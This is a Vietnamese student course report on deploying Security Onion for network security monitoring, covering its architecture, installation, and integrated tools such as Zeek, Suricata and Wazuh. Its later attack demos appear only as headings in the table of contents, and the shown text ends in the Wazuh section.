

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO HỌC PHẦN: KỸ THUẬT THEO DÕI, GIÁM SÁT AN
TOÀN MẠNG
MÃ HỌC PHẦN: INT1429M**

**ĐỀ TÀI: ỨNG DỤNG SECURITY ONION ĐỂ GIÁM SÁT AN
TOÀN MẠNG**

Sinh viên thực hiện:

B22DCAT277 Đỗ Đức Thái

Giảng viên hướng dẫn: ThS. Ninh Thị Thu Trang

HÀ NỘI 2026

MỤC LỤC

MỤC LỤC	2
DANH MỤC CÁC HÌNH VẼ.....	4
DANH MỤC CÁC BẢNG BIỂU	5
MỞ ĐẦU	6
CHƯƠNG 1. TỔNG QUAN VỀ AN TOÀN MẠNG VÀ SECURITY ONION	7
1.1 Bối cảnh và sự cần thiết của giám sát an toàn mạng.....	7
1.2 Khái niệm giám sát an toàn mạng	7
1.3 Giới thiệu Security Onion	7
1.4 Kiến trúc hệ thống Security Onion.....	7
1.5 Các thành phần tích hợp chính	8
1.6 So sánh Security Onion với các giải pháp NSM/SIEM khác.....	9
CHƯƠNG 2. CÀI ĐẶT VÀ CẤU HÌNH SECURITY ONION.....	11
2.1 Yêu cầu phần cứng và hệ điều hành.....	11
2.2 Các chế độ triển khai	11
2.2.1 Standalone (Độc lập).....	11
2.2.2 Distributed (Phân tán)	11
2.2.3 Import Mode.....	11
2.3 Quy trình cài đặt.....	12
2.3.1 Chuẩn bị	12
2.3.2 Cài đặt hệ điều hành cơ sở	12
2.3.3 Chạy Security Onion Setup Wizard	12
2.3.4 Cấu hình Port Mirroring và Network TAP.....	12
2.4 Quản lý và bảo trì hệ thống	12
CHƯƠNG 3. CÁC CÔNG CỤ PHÂN TÍCH VÀ GIAO DIỆN CỦA SECURITY ONION	14
3.1 Security Onion Console	14
3.2 Zeek – Phân tích giao thức mạng	14
3.3 Suricata – Engine phát hiện và ngăn chặn xâm nhập.....	15
3.4 Wazuh – Giám sát bảo mật endpoint	16
3.5 TheHive và Cortex – Quản lý sự cố và tự động hóa phân tích	16
3.6 Kibana – Phân tích và trực quan hóa dữ liệu	16
CHƯƠNG 4. PHÂN TÍCH KHẢ NĂNG PHÁT HIỆN TẤN CÔNG CỦA SECURITY ONION	18
4.1 Demo mô phỏng lây nhiễm Malware và phát hiện hành vi thiết lập kênh điều khiển C2	18

4.1.1 Mô tả kịch bản.....	18
4.1.2 Các bước tiến hành.....	18
4.1.3 Kết quả đạt được	21
4.2 Demo kịch bản tấn công XSS	22
4.2.1 Mô tả kịch bản.....	22
4.2.2 Các bước thực hiện.....	22
4.2.3 Kết quả đạt được	24
4.3 Demo tấn công bruteforce và khai thác lỗ hổng của vsftpd 2.3.4 để chiếm quyền shell người dùng.....	25
4.3.1 Mô tả kịch bản.....	25
4.3.2 Các bước thực hiện.....	25
4.4 Demo tấn công Sql Injection.....	29
4.4.1 Mô tả kịch bản.....	29
4.4.2 Các bước thực hiện.....	29
CHƯƠNG 5. ĐÁNH GIÁ VÀ ĐỀ XUẤT.....	34
5.1 Đánh giá tổng thể Security Onion	34
5.1.1 Điểm mạnh	34
5.1.2 Hạn chế và thách thức	34
5.2 Đề xuất nâng cao hiệu quả triển khai	35
5.2.1 Tối ưu hóa tập luật và giảm dương tính giả	35
5.2.2 Tích hợp Threat Intelligence	35
5.2.3 Xây dựng quy trình SOC.....	35
5.2.4 Mở rộng khả năng giám sát.....	35
KẾT LUẬN	36
TÀI LIỆU THAM KHẢO.....	37

DANH MỤC CÁC HÌNH VẼ

Hình 1 Sơ đồ kiến trúc 4 lớp của Security Onion	8
Hình 2 Sử dụng công cụ MSFVenom để chế tạo tệp mã độc payload.elf	18
Hình 3 Mở máy chủ phân phối tệp tin HTTP Server trên cổng 8080	18
Hình 4 Thiết lập Listener trên Metasploit để chờ kết nối C2.....	19
Hình 5 Máy Ubuntu vô tình tải xuống và thực thi mã độc payload.elf.....	19
Hình 6 Phiên điều khiển Meterpreter được thiết lập thành công	19
Hình 7 Giao diện Alerts cảnh báo hành vi tải tệp ELF	20
Hình 8 Sử dụng giao diện Hunt và dữ liệu Zeek để truy vết chuỗi tấn công	21
Hình 9 Cases cấu hình tường lửa UFW để cô lập IP của kẻ tấn công.....	21
Hình 10 Kẻ tấn công đã bị cô lập	21
Hình 11 Cài đặt DVWA	22
Hình 12 Xác nhận kết nối mạng.....	22
Hình 13 Quét và phát hiện cổng 80.....	23
Hình 14 Thực hiện tấn công XSS.....	23
Hình 15 Tab Alerts của Security Onion	23
Hình 16 Tab Hunt của Security Onion.....	24
Hình 17 Tab Dashboards của Security Onion.....	24
Hình 18 Quét cổng dịch vụ máy victim	25
Hình 19 Tấn công bruteforce vào cổng ftp bằng medusa	26
Hình 20 Kiểm tra phần alert trên SOC	26
Hình 21 Tấn công thành công vào lỗ hổng backdoor vsftpd 2.3.4	26
Hình 22 Cảnh báo máy victim bị chiếm quyền root	27
Hình 23 Xem lưu lượng truy cập của 2 ip đích và nguồn	27
Hình 24 Lọc log theo ip đích và nguồn.....	27
Hình 25 Log quan trọng	28
Hình 26 Network.data.decoded trong log GPL_ATTACK.....	28
Hình 27 Tạo case mới về các cảnh báo gần đây	28
Hình 28 Hoàn thiện case	29
Hình 29 Khởi chạy dịch vụ DVWA.....	30
Hình 30 Quét các cổng trên máy victim bằng nmap	30
Hình 31 Tấn công Sql Injection trên DVWA.....	30
Hình 32 Hiện thị các log về quét cổng và tấn công sql injection.....	31
Hình 33 Xem địa chỉ ip có lưu lượng nhiều nhất.....	31
Hình 34 Lọc và sắp xếp log theo thứ tự	31
Hình 35 Tạo case mới về tấn công SQLi	32
Hình 36 Hành vi tấn công SQLi.....	32
Hình 37 Hoàn thiện case	33

DANH MỤC CÁC BẢNG BIỂU

Bảng 1. Các công cụ của Security Onion.....	9
Bảng 2. So sánh Security Onion với các giải pháp NSM/SIEM khác	10
Bảng 3. Các yêu cầu để cài đặt Security Onion	11
Bảng 4. Log của Zeek trong Security Onion.....	15

DANH MỤC CÁC TỪ VIẾT TẮT

Ký hiệu	Diễn giải đầy đủ
APT	Advanced Persistent Threat – Tấn công có chủ đích
C2	Command and Control – Kênh chỉ huy và kiểm soát
DDoS	Distributed Denial of Service – Tấn công từ chối dịch vụ phân tán
DGA	Domain Generation Algorithm – Thuật toán sinh tên miền ngẫu nhiên
HIDS	Host-based Intrusion Detection System – Phát hiện xâm nhập tại host
IDS	Intrusion Detection System – Hệ thống phát hiện xâm nhập
IoC	Indicator of Compromise – Chỉ số xâm phạm
IPS	Intrusion Prevention System – Hệ thống ngăn chặn xâm nhập
MISP	Malware Information Sharing Platform – Nền tảng chia sẻ thông tin malware
NIDS	Network Intrusion Detection System – Phát hiện xâm nhập mạng
NSM	Network Security Monitoring – Giám sát an toàn mạng
PCAP	Packet Capture – Bắt gói tin mạng
SIEM	Security Information and Event Management – Quản lý sự kiện bảo mật
SOC	Security Operations Center – Trung tâm điều hành an toàn mạng
SOAR	Security Orchestration, Automation and Response – Điều phối và tự động hóa bảo mật
SPAN	Switched Port Analyzer – Cổng phân tích lưu lượng trên switch
TAP	Test Access Point – Thiết bị sao chép lưu lượng mạng thụ động
TLS	Transport Layer Security – Giao thức bảo mật tầng truyền tải
TI	Threat Intelligence – Thông tin tình báo về mối đe dọa

MỞ ĐẦU

An toàn thông tin mạng là một trong những lĩnh vực trọng yếu của công nghệ thông tin hiện đại, đóng vai trò then chốt trong việc bảo vệ hạ tầng số của các tổ chức, doanh nghiệp và cơ quan nhà nước. Trước sự gia tăng không ngừng của các mối đe dọa mạng – từ tấn công có chủ đích (APT), khai thác lỗ hổng zero-day cho đến mã độc tổng tiền – nhu cầu xây dựng hệ thống giám sát an toàn mạng chủ động, liên tục và hiệu quả ngày càng trở nên cấp thiết. Security Onion là nền tảng mã nguồn mở chuyên dụng cho giám sát an toàn mạng (NSM), tích hợp đồng thời nhiều công cụ phát hiện xâm nhập, phân tích lưu lượng và điều tra pháp y số trong một hệ thống thống nhất. Các tính năng tiêu biểu của Security Onion bao gồm:

- Phát hiện xâm nhập mạng dựa trên chữ ký và phân tích hành vi thông qua Suricata và Zeek.
- Lưu trữ và phân tích gói tin toàn phần (Full Packet Capture) phục vụ điều tra pháp y số sau sự cố....

Cụ thể, các tính năng tiêu biểu của Security Onion bao gồm khả năng giám sát tập trung qua giao diện Security Onion Console (SOC), quản lý sự cố bảo mật qua TheHive/Cortex, giám sát tính toàn vẹn tại tầng host qua Wazuh, và trực quan hóa dữ liệu qua Kibana/Elasticsearch.

Báo cáo gồm 5 chương với nội dung chính như sau:

- Chương 1 nghiên cứu tổng quan về an toàn mạng và Security Onion, trong đó bao gồm các nội dung về bối cảnh và sự cần thiết của giám sát an toàn mạng, khái niệm NSM, kiến trúc hệ thống Security Onion, các thành phần tích hợp chính và so sánh với các giải pháp NSM/SIEM khác trên thị trường.
- Chương 2 trình bày quy trình cài đặt và cấu hình Security Onion, bao gồm yêu cầu phần cứng, các chế độ triển khai, các bước thực hiện cài đặt thực tế, cấu hình Port Mirroring/Network TAP và quản lý bảo trì hệ thống.
- Chương 3 giới thiệu chi tiết các công cụ phân tích tích hợp trong Security Onion, bao gồm Security Onion Console, Zeek, Suricata, Wazuh, TheHive/Cortex và Kibana, cùng các ứng dụng thực tiễn trong phân tích sự kiện bảo mật.
- Chương 4 thực hiện thực nghiệm và đánh giá khả năng phát hiện tấn công của Security Onion trên bốn kịch bản: tấn công Cross-Site Scripting (XSS), Brute Force, SQL Injection và tấn công Reverse Shell thiết lập C2, từ đó phân tích kết quả phát hiện của hệ thống với từng loại tấn công.
- Chương 5 đánh giá tổng thể ưu điểm và hạn chế của Security Onion, đề xuất các biện pháp nâng cao hiệu quả triển khai, định hướng phát triển và kết luận chung của báo cáo.

CHƯƠNG 1. TỔNG QUAN VỀ AN TOÀN MẠNG VÀ SECURITY ONION

1.1 Bối cảnh và sự cần thiết của giám sát an toàn mạng

Trong thập kỷ qua, sự bùng nổ của chuyển đổi số đã kéo theo sự gia tăng chóng mặt về số lượng và mức độ tinh vi của các cuộc tấn công mạng. Theo báo cáo của Verizon Data Breach Investigations Report năm 2023, hơn 74% các vụ xâm phạm dữ liệu có liên quan đến yếu tố con người, trong khi thời gian trung bình để phát hiện một sự cố bảo mật vẫn còn ở mức hàng chục ngày. Khoảng thời gian này đủ để kẻ tấn công thu thập dữ liệu nhạy cảm, duy trì chỗ đứng trong hệ thống và gây thiệt hại nghiêm trọng.

Đối với các tổ chức vừa và nhỏ tại Việt Nam, bài toán bảo mật càng trở nên phức tạp khi ngân sách hạn chế nhưng áp lực tuân thủ quy định về an toàn thông tin (Luật An ninh mạng 2018, Nghị định 13/2023/NĐ-CP) ngày càng tăng. Trong bối cảnh đó, các giải pháp mã nguồn mở như Security Onion trở thành lựa chọn chiến lược giúp các tổ chức xây dựng năng lực giám sát an toàn mạng mà không cần chi phí bản quyền phần mềm thương mại.

1.2 Khái niệm giám sát an toàn mạng

Giám sát an toàn mạng (NSM) là tập hợp các quy trình và công nghệ nhằm thu thập, lưu trữ, phân tích và diễn giải dữ liệu mạng để phát hiện và ứng phó với các mối đe dọa bảo mật. NSM khác với firewall hay antivirus ở chỗ nó không chỉ ngăn chặn mà còn cung cấp đầy đủ bằng chứng và ngữ cảnh để hiểu rõ bản chất, phạm vi và tác động của một cuộc tấn công.

Ba dạng dữ liệu cốt lõi trong NSM gồm: (1) Dữ liệu phiên (Session/Flow data) – tóm tắt thông tin kết nối mạng như IP nguồn/đích, cổng, giao thức, thời lượng, số byte; (2) Dữ liệu nội dung đầy đủ (Full Content data) – toàn bộ gói tin dạng PCAP, cho phép tái hiện lại hoàn toàn các giao tiếp mạng; (3) Dữ liệu cảnh báo (Alert data) – sự kiện bảo mật được sinh ra bởi engine phát hiện xâm nhập dựa trên chữ ký hoặc hành vi bất thường. Security Onion thu thập và tích hợp cả ba loại dữ liệu này trong một nền tảng thống nhất.

1.3 Giới thiệu Security Onion


Security Onion là bản phân phối Linux mã nguồn mở chuyên dụng cho NSM, phát hiện xâm nhập và điều tra số. Dự án được khởi xướng bởi Doug Burks từ năm 2008 và hiện do Security Onion Solutions, LLC duy trì và phát triển. Tên gọi "Security Onion" (hành tây bảo mật) xuất phát từ triết lý phòng thủ theo chiều sâu: cũng như củ hành có nhiều lớp, hệ thống bảo mật hiệu quả cần được xây dựng từ nhiều lớp bảo vệ chồng lên nhau.

Phiên bản Security Onion 2.x (từ 2021 trở đi) được xây dựng lại hoàn toàn trên nền tảng container Docker, mang lại tính linh hoạt, dễ cập nhật và khả năng mở rộng vượt trội so với phiên bản 16.04 trước đó. Hệ thống hỗ trợ triển khai trên phần cứng vật lý, máy ảo và các nền tảng đám mây lớn như AWS, Azure, GCP.

1.4 Kiến trúc hệ thống Security Onion

Security Onion 2.x áp dụng kiến trúc phân tầng với bốn lớp chức năng chính:

- Lớp thu thập dữ liệu (Data Collection Layer): Bao gồm Stenographer cho lưu trữ PCAP toàn phần, Zeek cho phân tích giao thức, sinh log có cấu trúc và Suricata cho phát hiện xâm nhập dựa trên chữ ký. Tất cả hoạt động trực tiếp trên interface giám sát ở chế độ promiscuous.
- Lớp xử lý và chuyển tiếp dữ liệu (Pipeline Layer): Logstash và Redis đảm nhiệm vai trò chuẩn hóa, làm giàu và chuyển tiếp log từ các nguồn thu thập đến backend lưu trữ, đảm bảo không mất dữ liệu ngay cả khi backend tạm thời quá tải.
- Lớp lưu trữ và tìm kiếm (Storage Layer): Elasticsearch cluster lưu trữ toàn bộ log và dữ liệu phân tích với khả năng tìm kiếm toàn văn bản tốc độ cao, hỗ trợ truy vấn phức tạp theo thời gian thực.
- Lớp trình bày và phân tích (Presentation Layer): Security Onion Console dựa trên Grafana, Kibana, CyberChef, và các công cụ điều tra như TheHive/Cortex cung cấp giao diện người dùng cho toàn bộ hệ thống.



Hình 1 Sơ đồ kiến trúc 4 lớp của Security Onion

1.5 Các thành phần tích hợp chính

Security Onion tích hợp hơn 20 công cụ bảo mật mã nguồn mở. Nhóm tiến hành lập bảng tóm tắt các thành phần cốt lõi:

Công cụ	Loại	Chức năng chính
Suricata	IDS/IPS	Phát hiện xâm nhập dựa trên chữ ký, hỗ trợ luật ET và Snort

Zeek (Bro)	Phân tích GD mạng	Ghi log giao thức chi tiết: HTTP, DNS, SSL, FTP, SMTP, ...
Stenographer	PCAP Storage	Lưu trữ gói tin thô toàn phần, hỗ trợ truy vấn theo IP/port/time
Elasticsearch	Search Engine	Lưu trữ và tìm kiếm log tốc độ cao theo thời gian thực
Kibana	Visualization	Trực quan hóa dữ liệu log, tạo dashboard phân tích tùy chỉnh
Wazuh	HIDS	Giám sát tính toàn vẹn file, phân tích log host, kiểm tra tuân thủ
TheHive	SIRP	Quản lý vòng đời sự cố bảo mật, phân công điều tra
Cortex	SOAR/Enrichment	Tự động hóa phân tích IoC qua VirusTotal, Shodan, MISP, ...
CyberChef	Forensics	Phân tích, giải mã, chuyển đổi dữ liệu (Base64, XOR, regex, ...)
Grafana	Dashboard	Dashboard real-time theo dõi trạng thái sensor và hệ thống
FleetDM/osquery	Endpoint	Thu thập thông tin endpoint, truy vấn trạng thái hệ điều hành

Bảng 1. Các công cụ của Security Onion

1.6 So sánh Security Onion với các giải pháp NSM/SIEM khác

Tiêu chí	Security Onion	Splunk	IBM QRadar	AlienVault OSSIM
Chi phí	Miễn phí	Rất cao	Rất cao	Miễn phí*
PCAP đầy đủ	Có	Không	Tùy chọn	Có
Tích hợp sẵn IDS	Có	Không	Có	Có
Phù hợp SME	Rất tốt	Kém	Kém	Tốt

Hỗ trợ triển khai cloud	Có	Có	Có	Hạn chế
Cộng đồng mã nguồn mở	Rất lớn	Lớn	Hạn chế	Trung bình
Tích hợp MITRE ATT&CK	Có	Có	Có	Một phần

Bảng 2. So sánh Security Onion với các giải pháp NSM/SIEM khác

(*) AlienVault OSSIM giới hạn số lượng sự kiện/ngày trong phiên bản miễn phí.

Dựa trên bảng so sánh giữa Security Onion và các giải pháp NSM/SIEM khác, chúng ta có thể rút ra những kết luận chính như sau:

- Lợi thế vượt trội về chi phí và khả năng tiếp cận

Security Onion là lựa chọn tối ưu cho các tổ chức có ngân sách hạn chế. Trong khi các giải pháp thương mại như Splunk và IBM QRadar có chi phí rất cao, Security Onion hoàn toàn miễn phí nhưng vẫn cung cấp đầy đủ các tính năng bảo mật chuyên sâu.

- Khả năng giám sát toàn diện

Security Onion nổi bật với khả năng lưu trữ dữ liệu gói tin đầy đủ (Full PCAP) và tích hợp sẵn IDS. Đây là điểm mạnh so với Splunk (không có sẵn PCAP) hoặc QRadar (PCAP là tùy chọn), giúp các chuyên gia phân tích có thể điều tra sâu vào các cuộc tấn công thay vì chỉ dựa trên log.

- Phù hợp nhất cho doanh nghiệp vừa và nhỏ

Bảng số liệu đánh giá Security Onion ở mức "Rất tốt" cho phân khúc SME. Điều này là do sự kết hợp giữa tính kinh tế, hiệu quả và không yêu cầu hạ tầng quá đồ sộ như các giải pháp enterprise lớn.

- Cộng đồng và Hệ sinh thái hỗ trợ

Security Onion sở hữu cộng đồng mã nguồn mở rất lớn, vượt qua cả các đối thủ còn lại. Điều này đảm bảo việc cập nhật các bộ luật, tài liệu hướng dẫn và hỗ trợ kỹ thuật từ cộng đồng luôn sẵn sàng và nhanh chóng.

- Khả năng hiện đại hóa

Mặc dù là công cụ miễn phí, Security Onion vẫn bắt kịp các tiêu chuẩn công nghiệp hiện đại:

- Hỗ trợ triển khai trên Cloud tốt (ưu thế hơn AlienVault OSSIM).
- Tích hợp hoàn toàn khung tham chiếu MITRE ATT&CK, giúp việc săn tìm mối đe dọa trở nên bài bản và chính xác.

CHƯƠNG 2. CÀI ĐẶT VÀ CẤU HÌNH SECURITY ONION

2.1 Yêu cầu phần cứng và hệ điều hành

Tài nguyên phần cứng cần thiết cho Security Onion phụ thuộc trực tiếp vào lưu lượng mạng cần giám sát, số lượng thiết bị và khoảng thời gian lưu trữ dữ liệu. Nhóm lập bảng trình bày cấu hình tham khảo theo từng quy mô triển khai:

Thành phần	Eval / Lab	Standalone (SME)	Distributed (Enterprise)
CPU	4 cores	8 cores	16+ cores / node
RAM	8 GB	16–32 GB	32–64 GB / node
Ổ cứng	100 GB SSD	500 GB SSD	2+ TB NVMe / node
Băng thông	< 100 Mbps	< 1 Gbps	> 1 Gbps
Card mạng	2 NIC	2–3 NIC	3+ NIC / sensor
Hệ điều hành	Ubuntu 22.04	Ubuntu 22.04	Ubuntu 22.04 LTS

Bảng 3. Các yêu cầu để cài đặt Security Onion

Lưu ý: Card mạng giám sát (monitoring interface) cần hỗ trợ chế độ promiscuous và được kết nối với cổng SPAN hoặc Network TAP. Card mạng này không cần và không nên được gán địa chỉ IP để tránh bị nhận diện và tấn công ngược.

2.2 Các chế độ triển khai

2.2.1 Standalone (Độc lập)

Toàn bộ các thành phần (Manager, Search, Sensor) chạy trên một máy chủ duy nhất. Đây là chế độ phổ biến nhất trong môi trường giáo dục và doanh nghiệp vừa nhỏ do dễ quản lý. Hạn chế chính là không phân tải được khi lưu lượng vượt ngưỡng phần cứng.

2.2.2 Distributed (Phân tán)

Kiến trúc phân tán tách biệt ba vai trò node: Manager Node (quản lý cấu hình, giao diện web, điều phối); Search Node (lưu trữ và tìm kiếm Elasticsearch, Kibana); Forward Node / Sensor (thu thập dữ liệu, chạy Zeek và Suricata tại điểm giám sát). Kiến trúc này cho phép mở rộng quy mô linh hoạt, thêm sensor ở nhiều vị trí mạng khác nhau mà không ảnh hưởng đến hiệu năng của lớp lưu trữ và phân tích.

2.2.3 Import Mode

Dùng để phân tích PCAP offline, thường áp dụng trong điều tra pháp y sau sự cố hoặc trong khóa học thực hành. Security Onion xử lý file PCAP qua Zeek và Suricata, đẩy kết quả vào Elasticsearch như với lưu lượng trực tiếp.

2.3 Quy trình cài đặt

2.3.1 Chuẩn bị

Tải file ISO Security Onion 2.x từ địa chỉ chính thức tại <https://securityonion.sourceforge.io/software>.

Xác minh tính toàn vẹn bằng cách so sánh giá trị SHA-256 của file ISO với giá trị được công bố trên trang chủ. Chuẩn bị môi trường: máy vật lý hoặc máy ảo với ít nhất hai card mạng đã được cắm dây mạng. Card mạng giám sát cần được kết nối với cổng SPAN của switch hoặc một Network TAP.

2.3.2 Cài đặt hệ điều hành cơ sở

Khởi động từ ISO, chọn ngôn ngữ, múi giờ và phân vùng ổ đĩa. Khuyến nghị tạo phân vùng riêng /nsm với dung lượng lớn nhất có thể để lưu trữ dữ liệu NSM, PCAP và Elasticsearch index. Tạo tài khoản quản trị viên với mật khẩu mạnh (tối thiểu 12 ký tự, kết hợp chữ hoa, chữ thường, số và ký tự đặc biệt). Sau khi cài đặt xong, hệ thống tự động khởi động lại vào môi trường Ubuntu 22.04 LTS tinh gọn.

2.3.3 Chạy Security Onion Setup Wizard

Sau khi đăng nhập, hệ thống tự động khởi chạy trình hướng dẫn cài đặt Security Onion. Trình hướng dẫn yêu cầu người dùng lần lượt cấu hình: (1) chọn chế độ triển khai (Standalone/Distributed/Import); (2) chỉ định Management Interface và cấu hình IP tĩnh; (3) chỉ định Monitoring Interface; (4) đặt hostname và domain name; (5) tạo tài khoản web administrator; (6) cấu hình NTP server; (7) cấu hình network access control (whitelist IP được phép truy cập giao diện web); (8) xác nhận và bắt đầu cài đặt.

Quá trình cài đặt tải và cấu hình các Docker container mất khoảng 20–45 phút tùy tốc độ mạng và phần cứng. Sau khi hoàn tất, trình hướng dẫn hiển thị URL truy cập Security Onion Console và thông tin đăng nhập.

2.3.4 Cấu hình Port Mirroring và Network TAP

Để Security Onion thu thập được lưu lượng mạng, cần thiết lập cơ chế sao chép gói tin từ hạ tầng mạng đến interface giám sát. Hai phương pháp chính được sử dụng trong thực tế:

- **SPAN Port:** Được cấu hình trực tiếp trên switch (Cisco, HP, Juniper, ...) thông qua lệnh CLI hoặc giao diện quản lý. SPAN sao chép lưu lượng của một hoặc nhiều port nguồn (source ports) hoặc toàn bộ VLAN đến một port đích (destination port) nối với Security Onion. Ưu điểm là không tốn chi phí phần cứng bổ sung; nhược điểm là có thể làm tăng tải switch và có thể bỏ sót gói tin khi lưu lượng quá cao.
- **Network TAP:** Thiết bị phần cứng thụ động, được đặt xuyên qua đường dây mạng và sao chép toàn bộ lưu lượng đến port monitor của Security Onion. TAP đảm bảo bắt 100% gói tin ở cả hai chiều mà không ảnh hưởng đến hiệu năng mạng chính, là lựa chọn ưu tiên trong môi trường sản xuất yêu cầu độ tin cậy cao.

2.4 Quản lý và bảo trì hệ thống

Security Onion cung cấp bộ công cụ dòng lệnh để quản trị hệ thống. Các lệnh quan trọng cần nắm vững gồm:

- so-status (kiểm tra trạng thái toàn bộ container và dịch vụ)
- so-update (cập nhật tập luật IDS từ Emerging Threats và Snort)
- soup (Security Onion UPdate – cập nhật toàn bộ hệ thống bao gồm Docker image, cấu hình và luật)
- so-restart (khởi động lại toàn bộ dịch vụ)
- so-allow (thêm IP vào whitelist truy cập)

Nên thiết lập cập nhật luật tự động hàng ngày qua cron job và kiểm tra log hệ thống định kỳ để đảm bảo tất cả dịch vụ hoạt động bình thường.

CHƯƠNG 3. CÁC CÔNG CỤ PHÂN TÍCH VÀ GIAO DIỆN CỦA SECURITY ONION

3.1 Security Onion Console

Security Onion Console là cổng vào duy nhất của toàn bộ nền tảng, truy cập qua trình duyệt web tại địa chỉ HTTPS của máy chủ Security Onion. SOC được xây dựng trên nền Grafana tùy biến, cung cấp dashboard tổng quan theo thời gian thực cùng điểm truy cập đến tất cả công cụ tích hợp. Các module chính trong SOC:

- Overview: Dashboard tổng hợp hiển thị số lượng cảnh báo, lưu lượng mạng, trạng thái sensor và các chỉ số hiệu năng hệ thống trong khoảng thời gian tùy chọn.
- Alerts: Danh sách cảnh báo được sinh bởi Suricata và Wazuh, phân loại theo mức độ nghiêm trọng (Critical, High, Medium, Low), loại tấn công, IP nguồn/đích và thời gian. Hỗ trợ lọc nhanh, tìm kiếm và escalate thành case.
- Hunt: Giao diện threat hunting chủ động, cho phép xây dựng truy vấn phức tạp trên toàn bộ dữ liệu log Zeek và cảnh báo Suricata. Đây là công cụ thiết yếu cho các tác vụ tìm kiếm IoC và phân tích hành vi bất thường không có chữ ký.
- PCAP: Truy xuất và tải về gói tin thô từ Stenographer liên quan đến một sự kiện cụ thể, cho phép phân tích chi tiết bằng Wireshark hoặc các công cụ forensics khác.
- Cases: Hệ thống quản lý sự cố tích hợp TheHive, cho phép tạo case từ cảnh báo, gán nhiệm vụ cho thành viên nhóm SOC, đính kèm bằng chứng và theo dõi tiến độ điều tra theo chuẩn MITRE ATT&CK.
- Grid: Giám sát trạng thái sức khỏe của tất cả node và sensor trong hệ thống phân tán, hiển thị mức sử dụng CPU, RAM, disk và trạng thái từng dịch vụ Docker container.

3.2 Zeek – Phân tích giao thức mạng

Zeek (trước đây là Bro) là framework phân tích lưu lượng mạng theo kiến trúc sự kiện. Thay vì chỉ phát hiện tấn công theo chữ ký như Suricata, Zeek phân tích ngữ nghĩa của từng giao thức mạng và ghi lại chi tiết mọi sự kiện dưới dạng log có cấu trúc (JSON hoặc TSV). Điều này cho phép phân tích hành vi và phát hiện các tấn công không có chữ ký cụ thể.

Các file log quan trọng của Zeek trong Security Onion:

File log	Nội dung ghi lại	Ứng dụng điều tra
conn.log	Tóm tắt mọi kết nối TCP/UDP/ICMP	Phân tích lưu lượng bất thường, C2 beaconing, exfiltration
dns.log	Truy vấn và phản hồi DNS đầy đủ	Phát hiện DNS tunneling, DGA, fast-flux domain

http.log	Header và metadata HTTP request/response	Phát hiện web attack, malware download, C2 over HTTP
ssl.log	Metadata phiên TLS/SSL, thông tin chứng chỉ	Phát hiện certificate tự ký, JA3 fingerprinting
files.log	File được truyền qua mạng (hash MD5/SHA1)	Phân tích malware, data exfiltration, DLP
smtp.log	Giao tiếp email SMTP	Phát hiện phishing, spam, malware attachment
x509.log	Thông tin chứng chỉ X.509	Phát hiện chứng chỉ giả mạo, expired certificate
weird.log	Hành vi giao thức bất thường	Phát hiện fuzzing, protocol violation, evasion technique
notice.log	Cảnh báo được tạo bởi Zeek policy scripts	Phát hiện scan, brute force, long connections

Bảng 4. Log của Zeek trong Security Onion

3.3 Suricata – Engine phát hiện và ngăn chặn xâm nhập

Suricata là engine NIDS/NIPS hiệu năng cao, hỗ trợ xử lý đa luồng, cho phép xử lý lưu lượng mạng tốc độ cao mà không bị thất cổ chai. Suricata phân tích gói tin ở nhiều lớp, từ lớp 2 (Ethernet) đến lớp 7 (Application), và hỗ trợ tái lắp ráp luồng TCP, giải mã giao thức ứng dụng (HTTP, DNS, TLS, SMB, ...) để phát hiện tấn công ẩn náu trong nội dung mã hóa một phần.

Ngôn ngữ luật của Suricata có cú pháp tương thích với Snort nhưng mở rộng thêm nhiều keyword mạnh mẽ:

- content: Khớp chuỗi ký tự cố định trong tải trọng gói tin, hỗ trợ khớp mẫu theo offset và depth.
- pcre: Sử dụng biểu thức chính quy Perl để phát hiện mẫu phức tạp, linh hoạt hơn content matching.
- flow: Chỉ định hướng phân tích (client-to-server, established, ...) và trạng thái kết nối.
- threshold: Kiểm soát tần suất cảnh báo, tránh flood cảnh báo từ một nguồn tấn công duy nhất.
- app-layer-protocol: Phân tích ở tầng ứng dụng thay vì chỉ so khớp bytes thô.

Các bộ luật được tích hợp sẵn trong Security Onion bao gồm Emerging Threats Open (ET Open, hơn 30.000 luật, cập nhật hàng ngày), Snort Community Rules và ETPRO (phiên bản thương mại có phí với luật tiên tiến hơn). Người quản trị có thể bổ sung luật tùy chỉnh trong thư mục `/etc/suricata/rules/local.rules`.

3.4 Wazuh – Giám sát bảo mật endpoint

Wazuh bổ sung một lớp bảo vệ quan trọng tại tầng host, giúp phát hiện các tấn công vượt qua giám sát mạng (chẳng hạn tấn công từ USB, privilege escalation từ trong ra ngoài, hay lateral movement qua RDP được mã hóa). Wazuh agent cài đặt trên host gửi dữ liệu về Wazuh manager tích hợp trong Security Onion. Các tính năng chủ chốt:

- File Integrity Monitoring: Giám sát thay đổi trên các file và thư mục quan trọng (`/etc`, `/bin`, `/sbin`, registry trên Windows), phát hiện kịp thời việc cài đặt backdoor hoặc thay đổi cấu hình trái phép.
- Log Data Analysis: Thu thập và phân tích log từ hệ điều hành như syslog, Windows Event Log, ứng dụng web, cơ sở dữ liệu và các dịch vụ khác theo bộ quy tắc có mức độ nghiêm trọng từ 0–15.
- Rootkit Detection: Quét định kỳ tìm kiếm dấu hiệu rootkit, bao gồm tiến trình ẩn, file ẩn, cổng ẩn và các kỹ thuật che giấu khác.
